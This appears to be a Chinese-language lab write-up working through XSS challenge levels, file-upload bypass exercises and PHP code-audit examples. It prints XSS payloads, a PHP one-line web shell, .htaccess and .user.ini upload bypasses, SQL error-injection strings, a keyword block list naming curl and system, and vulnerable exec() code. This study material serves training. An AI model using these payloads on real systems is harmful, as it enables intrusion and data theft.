
## 3.12 Level 12


与上一关类似，不过这里是利用User-Agent:  


同样抓包修改User-Agent的值进行构造：  


Payload：" type=text onclick="alert(1)

## 3.13 Level 13

与前两关相同，只不过这一关是利用Cookie进行注入：  


抓包修改Cookie为：user=" type=text onclick="alert(1)即可  


## 3.14 Level 14

进入14关，没有输入框，url中没有参数，查看源码，发现使用了<iframe>标签引入了http://www.exifviewer.org/

但是我这边一直打不开http://www.exifviewer.org/，根据网上的题解，上传一个含有xss代码的图片触发xss，关于exif xss这一题的解法，可参考:

https://xz.aliyun.com/t/1206

## 3.15 Level 15

页面什么都没有，那么直接看源码  
第一眼看貌似也没什么，实际上还是因为我对js不是很熟悉…搜索得到，这里使用了AngularJS框架的 ng-include 指令，可参考：https://www.runoob.com/angularjs/ng-ng-include.html


其实就是可以利用 ng-include 指令来包含文件。默认情况下，包含的文件需要包含在同一个域名下，也就是符合SOP。所以网上大多方法是包含了第一关的代码，如下payload：?src='level1.php?name=test<img src=1 onerror=alert(1)>'

但是我在做的过程中发现，引用的名字会直接出现在源码上：  


那么理论上通过闭合也是可以的，于是尝试

Payload：?src="><img src="x" onerror=alert(1)>

发现确实可以：



## 3.16 Level 16

输入点包含在<center>标签内，过滤了空格，可以用%0a代替空格进行绕过。

Payload：?keyword=<img%0asrc=x%0aonerror=alert(1)>

## 3.17 Level 17

进入之后会看到一个关于flash的什么东西，暂时先不管，做xss先找输入输出点。

url中有arg01和arg02两个参数，应该是输入点，查看源码发现在<embed>标签的src中会输出这两个参数的值，如下：  
  
先试试闭合，发现过滤了尖括号，可以考虑用onerror弹窗。

Payload：?arg01=&arg02= onmouseover=alert(1)

# 4 文件上传漏洞实验


## 4.1 Pass-01


这一关是前端检测，检测代码如下：



可以直接通过抓包改包来绕过前端检测，我们构造一句话木马shell.php如下：

<?php @eval($\_GET['a']);?>

在上传前修改后缀为jpg进行上传，然后使用BurpSuite抓包，然后将后缀再改回php：  



重新发包后会回显文件的地址，访问即可:  


## 4.2 Pass-02


第二关不再是前端检验，而是通过$\_FILES['upload\_file']['type']来检验MIME是否为图片格式。使用第一关中的步骤上传.jpg后缀的shell，其MIME自动为 image/jpeg，所以可以绕过。

还有一种方式就是直接上传php文件，然后修改Content-Type的值为 image/jpeg来绕过。

直接上传shell.php，然后抓包修改 Content-Type的值如下：



修改完成后重新发包，可以看到回显了路径，访问即可：




## 4.3 Pass-03

这一题是黑名单过滤，不允许上传asp、aspx、php、jsp为后缀的文件，但实际上除了.php后缀会被解析成php文件，如通过上传不受欢迎的php扩展来绕过黑名单。例如：pht，phpt，phtml，php3，php4，php5，php6都有可能被解析php文件。

于是这里我们将shell文件的后缀改为.phtml上传，可以得到重命名后的文件地址:



访问该地址，发现文件被成功解析：




## 4.4 Pass-04

这一题同样是黑名单过滤，但是过滤了很多后缀，所以无法通过不常见的后缀来绕过了。但是我们可以上传apache的.htaccess文件，通过在其中写入一定的配置指令，从而使服务端可以将该文件同目录下指定的文件解析为php文件。

构造.htaccess文件的内容如下，上传后可以使同目录的shell.jpg文件被当作php文件解析。

|  |
| --- |
| <FilesMatch "shell.jpg">  SetHandler application/x-httpd-php  </FilesMatch> |

所以再我们上传名为shell.jpg的木马文件即可，同样访问会显得文件路径即可，可以看到虽然使jpg后缀，仍然可以解析：



## 4.5 Pass-05

这是作者在2019年11月新增的一个Pass-5，源码中的黑名单过滤了很多后缀，且过滤了.htaccess，并且统一了文件名的大小写、去掉了空格。


但是这里没有过滤 .user.ini文件，我们可以在该文件中修改php.ini中的一些配置选项，从而进行绕过。而使用该文件的条件是其目录下必须有个可执行的php文件，作者在upload目录下为我们提供了一个readme.php。除此之外，这题需要在Nginx+php的环境下操作。

我们构造的.user.ini文件内容如下：

|  |
| --- |
| auto\_prepend\_file=shell.jpg |

这是php.ini的一个选项，意思是在加载php文件之前先加载shell.jpg文件，相当于包含了该文件的内容。

所以我们再上传含有一句话木马的shell.jpg文件，然后访问upload目录下的readme.php，这样解析该php文件前会自动包含我们的shell代码：




## 4.6 Pass-06

这一关的黑名单过滤了很多后缀，也过滤了.htaccess和.ini，所以不能使用上面的方式了。

但是后端在处理文件名时，并没有进行大小写的转换，而在Windows环境下的文件名及后缀是不区分大小写的。（Linux则需要看具体的环境配置）

因此可以使用大小写的后缀来绕过黑名单，如上传后缀为Php的木马。



# 5 PHP代码审计实验

## 5.1 in\_array函数缺陷

(1) 漏洞成因


in\_array()函数使用不当，第三个参数未设置为true，导致在进行比较时对文件名进行了强制类型转换，从而绕过白名单。例如，若白名单为range(1,24)，而文件名为 2Lethe.php，在用in\_array()比较时，会强制转换为2，从而绕过判断，造成任意文件上传。

(2) 例题题解

题目代码如下：

|  |
| --- |
| //index.php  <?php  include 'config.php';  $conn = new mysqli($servername, $username, $password, $dbname);  if ($conn->connect\_error) {  die("连接失败: ");  }  $sql = "SELECT COUNT(\*) FROM users";  $whitelist = array();  $result = $conn->query($sql);  if($result->num\_rows > 0){  $row = $result->fetch\_assoc();  $whitelist = range(1, $row['COUNT(\*)']);  }  $id = stop\_hack($\_GET['id']);  $sql = "SELECT \* FROM users WHERE id=$id";  if (!in\_array($id, $whitelist)) {  die("id $id is not in whitelist.");  }  $result = $conn->query($sql);  if($result->num\_rows > 0){  $row = $result->fetch\_assoc();  echo "<center><table border='1'>";  foreach ($row as $key => $value) {  echo "<tr><td><center>$key</center></td><br>";  echo "<td><center>$value</center></td></tr><br>";  }  echo "</table></center>";  }  else{  die($conn->error);  }  ?> |

功能是一个查询用户资料的网页，id参数用in\_array()进行了判断，且第三个参数为设置为true，存在漏洞，只要payload的第一个字母为范围内的数字即可绕过in\_array()进行注入




但是 stop\_hack() 函数过滤了很多关键词，如下：

|  |
| --- |
| function stop\_hack($value){  $pattern = "insert|delete|or|concat|concat\_ws|group\_concat|join|floor|\/\\*|\\*|\.\.\/|\.\/|union|into|load\_file|outfile|dumpfile|sub|hex|file\_put\_contents|fwrite|curl|system|eval";  $back\_list = explode("|",$pattern);  foreach($back\_list as $hack){  if(preg\_match("/$hack/i", $value))  die("$hack detected!");  }  return $value;  }  ?> |


这可以考虑使用盲注或者报错注入，但是报错注入一般需要用到concat之类的字符串拼接语句，这里也被过滤了，根据作者提供的文章，可以使用make\_set()函数实现报错注入。

|  |
| --- |
| ?id=1 and updatexml(1,make\_set(7,0x7e,(select user()),0x7e),1) |




现在还有一个问题，题目过滤了or，也就是不能从information\_schema库中获得表名和列名，但实际上我们还可以从sys库的schema\_table\_statistics表中获得表名：

|  |
| --- |
| ?id=1 and updatexml(1,make\_set(7,0x7e,(select table\_name from sys.schema\_table\_statistics limit 1,1),0x7e),1) |



但是列名就没有其他办法获得了，我所知道的无列名注入至少也需要用到星号(\*)，而这里星号也被过滤了，所以列名就只能靠猜了：



## 5.2 filter\_var函数缺陷


代码如下：

|  |
| --- |
| <?php  $url = $\_GET['url'];  if(isset($url) && filter\_var($url, FILTER\_VALIDATE\_URL)){  $site\_info = parse\_url($url);  if(preg\_match('/sec-redclub.com$/',$site\_info['host'])){  exec('curl "'.$site\_info['host'].'"', $result);  echo "<center><h1>You have curl {$site\_info['host']} successfully!</h1></center>  <center><textarea rows='20' cols='90'>";  echo implode(' ', $result);  }  else{  die("<center><h1>Error: Host not allowed</h1></center>");  }  }  else{  echo "<center><h1>Just curl sec-redclub.com!</h1></center><br>  <center><h3>For example:?url=http://sec-redclub.com</h3></center>";  }  ?> |

输入的网址首先经过filter\_var()判断是否符合uri格式要求，然后用parse\_url()提取出其中的host部分，拼接到exec()函数里，而url是可控的，明显思路是要利用exec()来命令执行。

